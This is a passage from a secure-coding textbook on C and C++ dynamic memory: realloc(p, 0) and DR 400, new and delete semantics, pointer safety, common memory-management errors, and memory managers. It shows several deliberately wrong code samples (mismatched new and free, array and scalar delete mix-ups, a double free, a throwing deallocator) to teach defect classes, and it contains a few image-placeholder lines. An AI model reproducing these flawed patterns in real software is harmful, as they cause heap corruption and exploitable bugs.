Such tests could be encapsulated in a wrapper for each memory function so that, for example, `malloc_s(0)` would always return a null pointer, `realloc_s(p, 0)` would always return a null pointer, and `p` will be unchanged. These wrappers could be used to provide portable behavior across multiple implementations.

DR #400

The C Standard is continually amended through a defect-reporting process. At any given time, the standard consists of the base approved standard, any approved technical corrigenda, and the record of committee responses to defect reports.

Defect report 400, "`realloc` with size zero problems," was the first defect opened against C11 and can be found in the record of responses on the WG14 Web site at www.open-std.org/jtc1/sc22/wg14/www/docs/dr_400.htm.

This defect is still open, but the proposed technical corrigendum is to make the following changes:

In Section 7.22.3, "Memory management functions," paragraph 1, change

> If the size of the space requested is zero, the behavior is implementation-defined: either a null pointer is returned, . . .

to

> If the size of the space requested is zero, the behavior is implementation-defined: either a null pointer is returned to indicate an error, . . .

This change is to clarify the original intent of the standard.

In Section 7.22.3.5, "The `realloc` function," change the final sentence of paragraph 3 from

> If memory for the new object cannot be allocated, the old object is not deallocated and its value is unchanged.

to

> If size is nonzero and memory for the new object is not allocated, the old object is not deallocated. If size is zero and memory for the new object is not allocated, it is implementation-defined whether the old object is deallocated. If the old object is not deallocated, its value shall be unchanged.

This change makes existing implementations conforming.

In Section 7.22.3.5, change paragraph 4 from

> The `realloc` function returns a pointer to the new object (which may have the same value as a pointer to the old object), or a null pointer if the new object **could** not be allocated.

to

> The `realloc` function returns a pointer to the new object (which may have the same value as a pointer to the old object), or a null pointer if the new object **has** not been allocated.

This change, again, makes existing implementations conforming but allows implementations to return a null pointer for reasons other than that the new object could not be allocated.

Add to Section 7.31.12, "General utilities," a new paragraph (paragraph 2):

> Invoking `realloc` with a size argument equal to zero is an obsolescent feature.

An *obsolescent feature* is one that may be considered for withdrawal in future revisions of the C Standard. *The CERT C Secure Coding Standard* [Seacord 2008], "MSC23-C. Avoid the use of obsolescent features," recommends against using obsolescent features. In particular, memory should be freed via a call to `free()` and not to `realloc(p, 0)`.

■ 4.3 C++ Dynamic Memory Management

In C++, memory is allocated using a `new` expression and deallocated using a `delete` expression. The C++ `new` expression *allocates* enough memory to hold an object of the type requested and may *initialize* an object in the allocated memory.

The `new` expression is the only way to construct an object because it is not possible to explicitly call a constructor. The *allocated type* of the object has to be a complete object type and cannot, for example, be an abstract class type or an array of an abstract class. For nonarray objects, the `new` expression returns a pointer to the object created; for arrays, it returns a pointer to the initial element of the array. Objects allocated with the `new` expression have *dynamic storage duration*. Storage duration defines the lifetime of the storage containing the object. The lifetime of objects with dynamic storage duration is not restricted to the scope in which the object is created.

Memory allocated with `operator new` is initialized if provided with initialization parameters (that is, arguments to a class constructor, or legitimate values for primitive integral types). With respect to the use of `operator new` without an explicit initializer, the C++ Standard, Section 5.3.4 [ISO/IEC 14882: 2011], states:

> A *new-expression* that creates an object of type `T` initializes that object as follows:
>
> — If the *new-initializer* is omitted, the object is default-initialized (8.5); if no initialization is performed, the object has indeterminate value.
>
> — Otherwise, the *new-initializer* is interpreted according to the initialization rules of 8.5 for direct initialization.

Objects of "plain old data" (POD) type [ISO/IEC 14882: 2011] are default-initialized (zeroed) by `new` only if an empty *new-initializer* `()` is present. This includes all built-in types:

```
int* i1 = new int(); // initialized
int* i2 = new int; // uninitialized
```

A `new` expression obtains storage for the object by calling an *allocation function*. If the `new` expression terminates by throwing an exception, it may release storage by calling a deallocation function. The allocation function for nonarray types is `operator new()`, and the deallocation function is `operator delete()`. The allocation function for array types is `operator new[]()`, and the deallocation function is `operator delete[]()`. These functions are implicitly declared in global scope in each translation unit of a program:

```
void* operator new(std::size_t);
void* operator new[](std::size_t);
void operator delete(void*);
void operator delete[](void*);
```

A C++ program can provide alternative definitions of these functions and/or class-specific versions. Any allocation and/or deallocation functions defined in a C++ program, including the default versions in the library, must conform to specific semantics described in the following sections.

Placement `new` is another form of the `new` expression that allows an object to be constructed at an arbitrary memory location. Placement `new` requires that sufficient memory be available at the specified location. Placement `new` has the following forms:

```
new (place) type
new (place) type (initialization list)
```

However, because no memory is actually allocated by placement `new`, the memory should not be deallocated. Instead, the object's destructor should be invoked directly, as in the following example:

```
void *addr = reinterpret_cast<void *>(0x00FE0000);
Register *rp = new (addr) Register;
/* ... */
rp->~Register(); // correct
```

Allocation Functions

An allocation function must be a class member function or a global function; you cannot declare an allocation function in a namespace scope other than global scope, and you cannot declare it as static in global scope. Allocation functions have a return type of `void *`. The first parameter is the requested size of the allocation and has type `std::size_t`.

The allocation function attempts to allocate the requested amount of storage. If it is successful, it returns the address of the start of a block of storage whose length in bytes is at least as large as the requested size. There are no constraints on the contents of the allocated storage on return from the allocation function. The order, contiguity, and initial value of storage allocated by successive calls to an allocation function are unspecified. The pointer returned is suitably aligned so that it can be converted to a pointer of any complete object type with a fundamental alignment requirement and then used to access the object or array in the storage allocated (until the storage is explicitly deallocated by a call to a corresponding deallocation function). Even if the size of the space requested is zero, the request can fail. If the request succeeds, the value returned is a non-null pointer value `p0`, different from any previously returned value `p1`, unless that value `p1` was subsequently passed to an `operator delete()` function. The effect of dereferencing a pointer returned as a request for zero size is undefined. The intent is to have `operator new()` implementable by calling `std::malloc()` or `std::calloc()`, so the rules are substantially the same. C++ differs from C in requiring a zero request to return a non-null pointer.

Allocation Failure. Typically, allocation functions that fail to allocate storage indicate failures by throwing an exception that would match an exception handler of type `std::bad_alloc`:

```
T* p1 = new T; // throws bad_alloc on failure
```

If `new` is called with the `std::nothrow` argument, the allocation function does not throw an exception if the allocation fails. Instead, a null pointer is returned:

```
T* p2 = new(std::nothrow) T; // returns 0 on failure
```

Exception handling allows programmers to encapsulate error-handling code for allocation, which generally provides for cleaner, clearer, and more efficient code.

Example 4.5 shows how exception handling is used in C++ to catch memory allocation failures for the throw form of the `new` operator.

Example 4.5 Exception Handling for the `new` Operator

```
int *pn;
try {
  pn = new int;
}
catch (std::bad_alloc) {
  // handle failure from new
}
*pn = 5;
/* ... */
```

When an exception is thrown, the runtime mechanism first searches for an appropriate handler in the current scope. If no such handler exists, control is transferred from the current scope to a higher block in the calling chain. This process continues until an appropriate handler is found. If no handler at any level catches the exception, the `std::terminate()` function is automatically called. By default, `terminate()` calls the standard C library function `abort()`, which abruptly exits the program. When `abort()` is called, no calls to normal program termination functions occur, which means that destructors for global and static objects do not execute.

In C++ it is not necessary to explicitly check each allocation for a failure but instead to handle exceptions thrown in response to failures. Well-written C++ programs have many fewer handlers than invocations of the allocation functions. In contrast, well-written C programs must have as many tests for failures as there are invocations of allocation functions.

A standard idiom for handling allocation and allocation failure in C++ is *Resource Acquisition Is Initialization* (RAII). RAII is a simple technique that harnesses C++'s notion of object lifetime to control program resources such as memory, file handles, network connections, audit trails, and so forth. To keep track of a resource, create an object and associate the resource's lifetime with the object's lifetime. This allows you to use C++'s object-management facilities to manage resources. In its simplest form, an object is created whose constructor acquires a resource and whose destructor frees the resource [Dewhurst 2005].

Example 4.6 defines a simple class `intHandle` that encapsulates the memory for an object of type `int`.

Example 4.6 Resource Acquisition Is Initialization

```
class intHandle {
public:
  explicit intHandle(int *anInt)
    : i_(anInt) { }  // acquire resource
  ~intHandle()
    { delete i_; } // release resource
  intHandle &operator =(const int i)  {
    *i_ = i;
    return *this;
  };
  int *get()
    { return i_; } // access resource
private:
  intHandle(IntHandle&) = delete;
  void operator=(intHandle&) = delete;
  int *i_;
};

void f(void) {
 intHandle ih( new int );
 ih = 5;
 /* ... */
}
```

Using a standard mechanism like `std::unique_ptr` accomplishes the same thing but is simpler:

```
std::unique_ptr<int> ip (new int);
*ip = 5;
```

The `std::bad_array_new_length` exception is thrown by the `new` expression to report invalid array lengths if the

1. Array length is negative
2. Total size of the new array would exceed implementation-defined maximum value
3. Number of initializer clauses in a *braced-init-list* exceeds the number of elements to initialize

Only the first array dimension may generate this exception; dimensions other than the first are constant expressions and are checked at compile time.

The std::bad_array_new_length exception is derived from std::bad_alloc. Example 4.7 shows the three conditions under which std::bad_array_new_length should be thrown.

Example 4.7 When std::bad_array_new_length Should Be Thrown

```
#include <iostream>
#include <new>
#include <climits>

int main(void) {
    int negative = -1;
    int small = 1;
    int large = INT_MAX;
    try {
        new int[negative];           // negative size
    } catch(const std::bad_array_new_length &e) {
        std::cout << e.what() << '\n';
    }
    try {
        new int[small]{1, 2, 3};     // too many initializers
    } catch(const std::bad_array_new_length &e) {
        std::cout << e.what() << '\n';
    }
    try {
        new int[large][1000000];     // too large
    } catch(const std::bad_array_new_length &e) {
        std::cout << e.what() << '\n';
    }
}
```

C++ allows a callback, a new handler, to be set with std::set_new_handler(). The new handler must be of the standard type new_handler:

```
typedef void (*new_handler)();
```

An allocation function that fails to allocate storage can invoke the currently installed handler function, if any. If the new handler returns, the allocation function retries the allocation.

One action the handler can do is make more memory available. For example, explicitly freeing data structures or running a garbage collector will free memory and allow the allocation function to succeed on the next iteration.

Other actions available to the handler include throwing an exception, going to different handlers, or terminating the program. If none of these actions are taken, an infinite loop between the allocation function and the handler is possible.

A program-supplied allocation function can obtain the address of the currently installed handler function using the std::get_new_handler() function. The following is an example of a function that sets a new handler function, allocates storage, and then restores the original handler function:

```
extern void myNewHandler();
void someFunc() {
  std::new_handler origHandler =
      std::set_new_handler(myNewHandler);
  // allocate some memory...
  // restore previous new handler
  std::set_new_handler(origHandler);
}
```

Deallocation Functions

Deallocation functions are class member functions or global functions; it is incorrect to declare a deallocation function in a namespace scope other than global scope or static in global scope.

Each deallocation function returns void, and its first parameter is void *. A deallocation function can have more than one parameter. If a class T has a member deallocation function named operator delete() with exactly one parameter, then that function is a usual (nonplacement) deallocation function. If class T does not declare such an operator delete() function but does declare a member deallocation function operator delete() with exactly two parameters, the second of which has type std::size_t, then this function is a usual deallocation function. The same is true for the operator delete[]() function. The usual deallocation functions have the following signatures:

```
void operator delete(void *);
void operator delete(void *, size_t);

void operator delete[](void *);
void operator delete[](void *, size_t);
```

For the two-argument form of these functions, the first argument is a pointer to the memory block to deallocate, and the second argument is the number of bytes to deallocate. This form might be used from a base class to delete an object of a derived class.

The value of the first argument supplied to a deallocation function may be a null pointer value; if so, and if the deallocation function is supplied by the standard library, the call has no effect.

If the argument given to a deallocation function in the standard library is a pointer that is not the null pointer value, the deallocation function deallocates the storage referenced by the pointer, rendering invalid all pointers referring to any part of the *deallocated storage*. The effect of using an invalid pointer value (including passing it to a deallocation function) is undefined. On some implementations, it causes a system-generated runtime fault; on other systems, an exploitable vulnerability.

Garbage Collection

Garbage collection (automatic recycling of unreferenced regions of memory) is optional in C++; that is, a garbage collector (GC) is not required.

The Boehm-Demers-Weiser conservative garbage collector can be used as a garbage-collecting replacement for C or C++ memory managers. It allows you to allocate memory as you normally would without explicitly deallocating memory that is no longer useful. The collector automatically recycles the memory associated with unreachable objects (that is, objects that can no longer be otherwise accessed). Alternatively, the garbage collector may be used as a leak detector for C or C++ programs, though that is not its primary goal [Boehm 2004].

A garbage collector must be able to recognize pointers to dynamically allocated objects so that it can determine which objects are *reachable* and should not be reclaimed and which objects are *unreachable* and can be reclaimed. Unfortunately, it is possible to disguise pointers in a way that prevents the garbage collector from identifying them as such. When pointers are disguised, the garbage collector cannot recognize them as pointers and may mistakenly identify the referenced objects as unreachable and recycle the memory while it is still in use.

The most common disguise is a data structure that combines two pointers, usually by exclusive-oring them, in a single pointer-size field [Sinha 2005]. While it is technically undefined behavior, a pointer can also be made to point outside the bounds of the object before being restored:

```
int* p = new int;
p+=10;
// ... collector may run here ...
p-=10;
*p = 10;    // can we be sure that the int is still there?
```

The object allocated at the beginning of the following function is clearly reachable via `p` throughout `f()`:

```
int f() {
  int *p = new int();
  int *q = (int *)((intptr_t)p ^ 0x555);
a:
  q = (int *)((intptr_t)q ^ 0x555);
  return *q;
}
```

Nonetheless, a garbage collection at label `a` might reclaim it, because `p` is not referenced beyond that point and would probably no longer be stored because of dead variable optimizations, while `q` contains only a disguised pointer to the object [Boehm 2009].

To avoid this problem, C++11 defined the notion of a *safely derived pointer* derived from a pointer returned by `new` and then modified only by a sequence of operations such that none of the intermediate results could have disguised the pointer. Additionally, all intermediate pointer values must be stored in fields in which they can be recognized as such by the garbage collector, such as pointer fields, integer fields of sufficient size, and aligned subsequences of `char` arrays.

Because garbage collection is optional, a programmer can inquire which rules for pointer safety and reclamation are in force using the following call:

```
namespace std {
  enum class pointer_safety { relaxed, preferred, strict };
  pointer_safety get_pointer_safety();
}
```

The three values of `pointer_safety` are

`relaxed`: Safely derived and not safely derived pointers are treated equivalently, similarly to how they are treated in C and C++98.

`preferred`: This is similar to `relaxed`, but a garbage collector may be running as a leak detector and/or detector of dereferences of “bad pointers.”

`strict`: Safely derived and not safely derived pointers may be treated differently; that is, a garbage collector may be running and will ignore pointers that are not safely derived.

There is no standard mechanism for specifying which of these three options is in effect.

C++11 defines template functions in header <memory> to manage pointer safety, including

```
namespace std {
  void declare_reachable(void *p);
  template <class T> T *undeclare_reachable(T *p);
}
```

A call to std::declare_reachable(p) is specified to ensure that the entire allocated object (that is, the complete object) containing the object referenced by p is retained even if it appears to be unreachable. More precisely, a call to std::declare_reachable(p) requires that p itself be a safely derived pointer but allows subsequent dereferences of pointer q to the same object as p, even if q is not safely derived.

This is reversed by a call to std::undeclare_reachable(r), where r points to the same object as a prior argument p to std::declare_reachable().

The std::undeclare_reachable() function template returns a safely derived copy of its argument. If the programmer wants to temporarily hide a pointer, it can be safely done through code such as

```
std::declare_reachable(p);
p = (foo *)((intptr_t)p ^ 0x5555);
// p is disguised here.
p = std::undeclare_reachable((foo *)((intptr_t)p ^ 0x5555));
// p is once again safely derived here and can
// be dereferenced.
```

In a non-garbage-collected implementation, both calls turn into no-ops, resulting in object code similar to what might be produced by a GC-unsafe implementation. In a garbage-collected implementation, std::declare_reachable(p) effectively adds p to a global, GC-visible data structure.

A complete object is *declared reachable* while the number of calls to std::declare_reachable() with an argument referencing the object exceeds the number of calls to std::undeclare_reachable() with an argument referencing the object.

The header <memory> also defines the following functions:

```
namespace std {
  void declare_no_pointers(char *p, size_t n);
  void undeclare_no_pointers(char *p, size_t n);
}
```

These are used for optimization. The std::declare_no_pointers() function informs a garbage collector or leak detector that this region of memory contains no pointers and need not be traced. The `std::undeclare_no_pointers()` function unregisters a range registered with `std::declare_no_pointers()`.

4.4 Common C++ Memory Management Errors

Dynamic memory management in C++ programs can be extremely complicated and consequently prone to defects. Common programming defects related to memory management include *failing to correctly handle allocation failures*, *dereferencing null pointers*, *writing to already freed memory*, *freeing the same memory multiple times*, *improperly paired memory management functions*, *failure to distinguish scalars and arrays*, and *improper use of allocation functions*.

Failing to Correctly Check for Allocation Failure

Failure to detect and properly handle memory allocation errors can lead to unpredictable and unintended program behavior. C++ provides more and better options for checking for allocation errors than does C, but these mechanisms can still be misused.

Example 4.8 shows a test for an allocation failure that is incorrect because the `new` expression will either succeed or throw an exception. This means that the `if` condition is *always* true and the `else` clause is *never* executed.

Example 4.8 Incorrect Use of the new Operator

```
int *ip = new int;
if (ip) { // condition always true
      ...
}
else {
      // will never execute
}
```

The `nothrow` form of the `new` operator returns a null pointer instead of throwing an exception:

```
T* p2 = new(std::nothrow) T; // returns 0 on failure
```

Improperly Paired Memory Management Functions

Incorrectly Pairing C and C++ Allocation and Deallocation Functions. In addition to the use of the `new` and `delete` expressions, C++ allows the use of C memory allocation and deallocation functions. Notwithstanding *The CERT*

C++ Secure Coding Standard [SEI 2012b], "MEM08-CPP. Use new and delete rather than raw memory allocation and deallocation," there is nothing to stop programmers from using the C memory allocation and deallocation functions in a C++ program. C++ defines all the standard C memory management functions in the header <cstdlib>.

The C memory deallocation function std::free() should never be used on resources allocated by the C++ memory allocation functions, and the C++ memory deallocation operators and functions should never be used on resources allocated by the C memory allocation functions. Although the C++ Standard allows the operator new() and operator new[]() functions to be implementable by calling the standard C library malloc() or calloc() functions, implementations are not required to do so. Similarly, the operator delete() and operator delete[]() functions need not call the standard C library function free(). This means that the manner in which memory is allocated and deallocated by the C++ memory allocation and deallocation functions could differ from the way memory is allocated and deallocated by the C memory allocation and deallocation functions. Consequently, mixing calls to the C++ memory allocation and deallocation functions and the C memory allocation and deallocation functions on the same resource is undefined behavior and may have catastrophic consequences. Additionally, malloc() and operator new() can use their own distinct pools of memory, so pairing them with the wrong deallocation functions could lead to memory errors in each pool of memory.

Even more problematic is calling free() on an object allocated with the C++ new expression because free() does not invoke the object's destructor. Such a call could lead to memory leaks, failing to release a lock, or other issues, because the destructor is responsible for freeing resources used by the object. Similarly, attempting to delete an object that was allocated with malloc() may invoke the object's destructor, which can cause errors if the object was not constructed or was already destroyed.

Example 4.9 shows improperly paired memory management functions. The new operator on line 1 is improperly paired with free() on line 3, and malloc() on line 4 is improperly paired with the delete operator on line 7.

Example 4.9 Improperly Paired Memory Management Functions

```
1  int *ip = new int(12);
2    ...
3  free(ip); // wrong!
4  ip = static_cast<int *>(malloc(sizeof(int)));
5  *ip = 12;
6    ...
7  delete ip; // wrong!
```

Incorrectly Pairing Scalar and Array Operators. The new and delete operators are used to allocate and deallocate a single object:

```
Widget *w = new Widget(arg);
delete w;
```

The new[] and delete[] operators are used to allocate and free arrays:

```
w = new Widget[n];
delete [] w;
```

When a single object is allocated, the operator new() function is called to allocate storage for the object, and then its constructor is called to initialize it. When a single object is deleted, its destructor is called first, and then the appropriate operator delete() function is called to free the memory occupied by the object.

The behavior is undefined if the value supplied to operator delete(void *) was not returned by a previous invocation of either operator new(std::size_t) or operator new(std::size_t, const std::nothrow_t&).

When an array of objects is allocated, operator new[]() is called to allocate storage for the whole array. The object constructor is subsequently called to initialize every element in the array. When an array of objects is deleted, the destructor of each object in the array is called first, and then operator delete[]() is called to free the memory occupied by the whole array. For this reason, it is important to use operator delete() with operator new() and operator delete[]() with operator new[](). If an attempt is made to delete a whole array using operator delete(), only the memory occupied by the first element of the array will be freed, and a significant memory leak could result and be exploited as a denial-of-service attack.

The behavior is undefined if the value supplied to operator delete[](void*) is not one of the values returned by a previous invocation of either operator new[](std::size_t) or operator new[](std::size_t, const std::nothrow_t&).

A common implementation strategy for operator new[]() is to store the size of the array in the memory immediately preceding the actual pointer returned by the function. The corresponding operator delete[]() function on this implementation will be aware of this convention. However, if the pointer returned by operator new[]() is passed to operator delete(), the memory deallocation function might misinterpret the size of the storage to deallocate, leading to heap memory corruption.

A similar problem occurs if the delete[]() function is invoked on a single object. On implementations where operator new[]() stores the size of the array in the memory immediately preceding the actual pointer returned by the function, operator delete[]() assumes this value represents the size of the array. If the pointer passed to the operator delete[]() function was not allocated by operator new[](), this value is unlikely to be correct. This error will frequently result in a crash because the destructor for the object is invoked an arbitrary number of times based on the value stored in this location [Dowd 2007].

new and operator new(). Raw memory may be allocated with a direct call to operator new(), but no constructor is called. It is important not to invoke a destructor on raw memory:

```
string *sp = static_cast<string *>
             (operator new(sizeof(string));
...
delete sp; // error!

operator delete (sp);   // correct!
```

Member new. The functions operator new(), operator new[](), operator delete(), and operator delete[]() may be defined as member functions. They are static member functions that hide inherited or namespace-scope functions with the same name. As with other memory management functions, it is important to keep them properly paired. The code fragment in Example 4.10 shows improperly paired member functions.

Example 4.10 Failure to Properly Pair operator new() and Member new()

```
class B {
 public:
   void *operator new(size_t);
  // no operator delete!
   ...
};
...
B *bp = new B; // uses member new
...
delete bp; // uses global delete!
```

Placement new. If operator delete() is used, memory corruption could occur if the memory used by the object was not obtained through a call to operator new(). This condition could be exploited because it can allow out-of-bounds memory access.

The code fragment in Example 4.11 shows the incorrect pairing of placement new with delete, followed by the correct usage.

Example 4.11 Correct and Incorrect Use of Placement new

```
void *addr = reinterpret_cast<void *>(0x00FE0000);
Register *rp = new (addr) Register;
...
delete rp; // error!
...
rp = new (addr) Register;
...
rp->~Register(); // correct
```

Improperly Paired Memory Management Functions Summary. The correct pairings for memory allocation functions and memory deallocation functions are listed in Table 4.1.

All C++ code should strictly adhere to these pairings.

The CERT C++ Secure Coding Standard [SEI 2012b], "MEM39-CPP. Resources allocated by memory allocation functions must be released using the corresponding memory deallocation function," elaborates further on this problem.

Freeing Memory Multiple Times

Figure 4.1 illustrates another dangerous situation in which memory can be freed multiple times. This diagram shows two linked-list data structures that share common elements. Such dueling data structures are not uncommon but

Table 4.1 Memory Function Pairings

Allocator	Deallocator
aligned_alloc(), calloc(), malloc(), realloc()	free()
operator new()	operator delete()
operator new[]()	operator delete[]()
Member new()	Member delete()
Member new[]()	Member delete[]()
Placement new()	Destructor
alloca()	Function return




Figure 4.1 Linked-list data structures that share common elements

introduce problems when memory is freed. If a program traverses each linked list freeing each memory chunk pointer, several memory chunks will be freed twice. If the program traverses only one list (and then frees both list structures), memory will be leaked. Of these two choices, it is less dangerous to leak memory than to free the same memory twice. If leaking memory is not an option, then a different solution must be adopted.

Standard C++ containers that contain pointers do not delete the objects to which the pointers refer:

```
vector<Shape *> pic;
pic.push_back(new Circle);
pic.push_back(new Triangle);
pic.push_back(new Square);
// leaks memory when pic goes out of scope
```

Consequently, it is necessary to delete the container's elements before the container is destroyed:

```
template <class Container>
inline void
releaseItems(Container &c) {
  typename Container::iterator i;
  for (i = c.begin(); i != c.end(); ++i) {
    delete *i;
  }
}
...
vector<Shape *> pic;
...
releaseItems(pic);
```

Unfortunately, this solution can lead to double-free vulnerabilities:

```
vector<Shape *> pic;
pic.push_back(new Circle);
pic.push_back(new Triangle);
pic.push_back(new Square);
...
list<Shape *> picture;
picture.push_back(pic[2]);
picture.push_back(new Triangle);
picture.push_back(pic[0]);
...
releaseElems(picture);
releaseElems(pic); // oops!
```

The code is also not exception safe. If the second new expression throws an exception, the vector will be destroyed during unwinding without releasing the memory allocated by the first new expression. It is safer and increasingly common to use reference-counted smart pointers as container elements.

```
typedef std::shared_ptr<Shape> SP;
...
vector<SP> pic;
pic.push_back(SP(new Circle));
pic.push_back(SP(new Triangle));
pic.push_back(SP(new Square));
// no cleanup necessary...
```

A smart pointer is a class type that has overloaded the -> and * operators to act like pointers. Smart pointers are often a safer choice than raw pointers because they can provide augmented behavior not present in raw pointers, such as garbage collection, checking for null, and preventing use of raw pointer operations that are inappropriate or dangerous in a particular context (such as pointer arithmetic and pointer copying).

Reference-counted smart pointers maintain a reference count for the object to which they refer. When the reference count goes to zero, the object is destroyed.

The most commonly used reference-counted smart pointer is the std::shared_ptr class template defined in the C++ standard library. Additionally, many ad hoc reference-counted smart pointers are available.

The use of smart pointers avoids complexity:

```
vector<SP> pic;
pic.push_back(SP(new Circle));
pic.push_back(SP(new Triangle));
pic.push_back(SP(new Square));
...
```

```
list<SP> picture;
picture.push_back(pic[2]);
picture.push_back(SP(new Triangle));
picture.push_back(pic[0]);
...
// no cleanup necessary!
```

Figure 4.2 illustrates both the `pic vector` and the `picture list` with the pool of shared reference-counted objects.

Deallocation Function Throws an Exception

If a deallocation function terminates by throwing an exception, the behavior is undefined. Deallocation functions, including the global `operator delete()` function, its array form, and their user-defined overloads, are often invoked during the destruction of objects of class types, which includes stack unwinding as a result of an exception. Allowing an exception thrown during stack unwinding to escape results in a call to `std::terminate()` with the default effect of calling `std::abort()`. Such situations could be exploited as an opportunity for a denial-of-service attack. Consequently, deallocation functions must avoid throwing exceptions. This problem is further described by *The*




Figure 4.2 The `pic vector` and the `picture list` with the pool of shared reference-counted objects

CERT C++ Secure Coding Standard [SEI 2012b], "ERR38-CPP. Deallocation functions must not throw exceptions."

Example 4.12 further illustrates this problem. The user-defined deallocation function `UserClass::operator delete[]()` throws an exception in response to `some_condition` evaluating to true. If an exception is thrown from the constructor of one of the array's elements during the invocation of an array new expression, the stack is unwound, all successfully constructed array elements are destroyed, and `UserClass::operator delete[]()` is invoked. Allowing `UserClass::operator delete[]()` to throw another exception while the first exception is still *in flight* (that is, has not yet been handled) results in undefined behavior, typically abnormal program termination.

Example 4.12 Deallocation Function Throws an Exception

```
class UserClass {
public:
  // ...
  UserClass(); // may throw
  static void* operator new[](std::size_t);
  static void operator delete[](void *ptr) {
    if (some_condition)
      throw std::runtime_error("deallocating a bad pointer");
    // ...
  }
};

void f(std::size_t nelems) {
  UserClass *array = new UserClass[nelems];
  // ...
  delete[] array;
}
```

4.5 Memory Managers

Memory managers manage both allocated and free memory. The memory manager on most operating systems, including POSIX systems and Windows, runs as part of the client process. Memory allocated for the client process, as well as memory allocated for internal use, is all located within the addressable memory space of the client process.

Memory managers are typically included as part of the operating systems (usually part of libc). Less frequently, an alternative memory manager may be provided with the compiler. The memory manager may be statically linked in an executable or determined at runtime. There is nothing sacrosanct about which memory manager is used—you can even write your own, although this is not necessarily a good idea.

Although the specific algorithm varies, most memory managers use a variant of the dynamic storage allocation algorithm described by Donald Knuth in *The Art of Computer Programming* [Knuth 1997]. Knuth defines a dynamic storage allocator as an algorithm for reserving and freeing variable-size chunks of memory from a larger storage area. Dynamic storage allocation requires that a list of available space be maintained. According to Knuth, "This is almost always done best by using the available space itself to contain such a list." User-addressable areas of a freed chunk can therefore contain links to other free chunks. The free chunks may be linked in increasing or decreasing size order, in order of memory address, or in random order.[4]

Dynamic storage allocation requires an algorithm for finding and reserving a chunk of *n* contiguous bytes. It can be accomplished using a *best-fit* method or *first-fit* method. Using the best-fit method, an area with *m* bytes is selected, where *m* is the (or one of the) smallest available chunk(s) of contiguous memory equal to or larger than *n*. The first-fit method simply returns the first chunk encountered containing *n* or more bytes.

A problem with both methods is that memory can become fragmented into extremely small chunks consisting, for example, of 1 or 2 bytes. To prevent fragmentation, a memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful.

Finally, memory managers must provide a method to deallocate memory chunks when they are no longer required. One approach is to return chunks to the available space list as soon as they become free and consolidate adjacent areas. To eliminate searching when storage is returned, Knuth uses *boundary tags* at both ends of each memory chunk. The boundary tags include a size field at the beginning of each chunk and are used to consolidate adjoining chunks of free memory so that fragmentation is avoided.[5] The size field simplifies navigation between chunks.

Many elements of the Knuth algorithm, including in-band free lists, were implemented in UNIX. K&R C contains the original (simple and elegant) `malloc()` and `free()` implementations from UNIX [Kernighan 1988].

[4] Using in-band (or in-chunk) linked lists of free chunks may actually result in poor performance on modern, virtual memory architectures. Because the free lists are scattered throughout the free chunks, `free()` may end up paging in otherwise unused pages from the disk while traversing the linked lists.

[5] Boundary tags are data structures on the boundary between blocks in the heap from which storage is allocated.

Publication of these algorithms both by Knuth and in K&R C has been extremely influential to C and C++ developers.

4.6 Doug Lea's Memory Allocator

The GNU C library and most versions of Linux (for example, Red Hat, Debian) are based on Doug Lea's malloc (dlmalloc) as the default native version of malloc. Doug Lea releases dlmalloc independently, and others (mainly Wolfram Gloger) adapt it for use as the GNU libc allocator. A significant number of changes are made, but the core allocation algorithms remain the same. As a result, the GNU libc allocator can lag behind the current version of dlmalloc by up to a few years.


This section describes the internals of dlmalloc version 2.7.2, security flaws that can be introduced by using dlmalloc incorrectly, and examples of how these flaws can be exploited. Each of the 2.x series (2.0.x–2.7.x) uses slightly different bookkeeping, and the 2.8 version will be further changed. While the description of dlmalloc internals and the details of these exploits are specific to version 2.7.2 of dlmalloc, the security flaws responsible for these vulnerabilities are common to all versions of dlmalloc (and other memory managers as well).

